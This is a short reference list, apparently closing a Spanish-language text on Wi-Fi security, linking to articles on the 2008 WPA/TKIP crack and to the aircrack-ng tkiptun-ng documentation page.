- http://www.linuxjournal.com/article/8095
- http://www.linuxjournal.com/article/8151
- http://arstechnica.com/security/news/2008/11/wpa-cracked.ars
- http://arstechnica.com/security/news/2008/11/wpa-cracked.ars/2
- http://www.aircrack-ng.org/doku.php?id=tkiptun-ng
- Páginas *man* de los programas usados.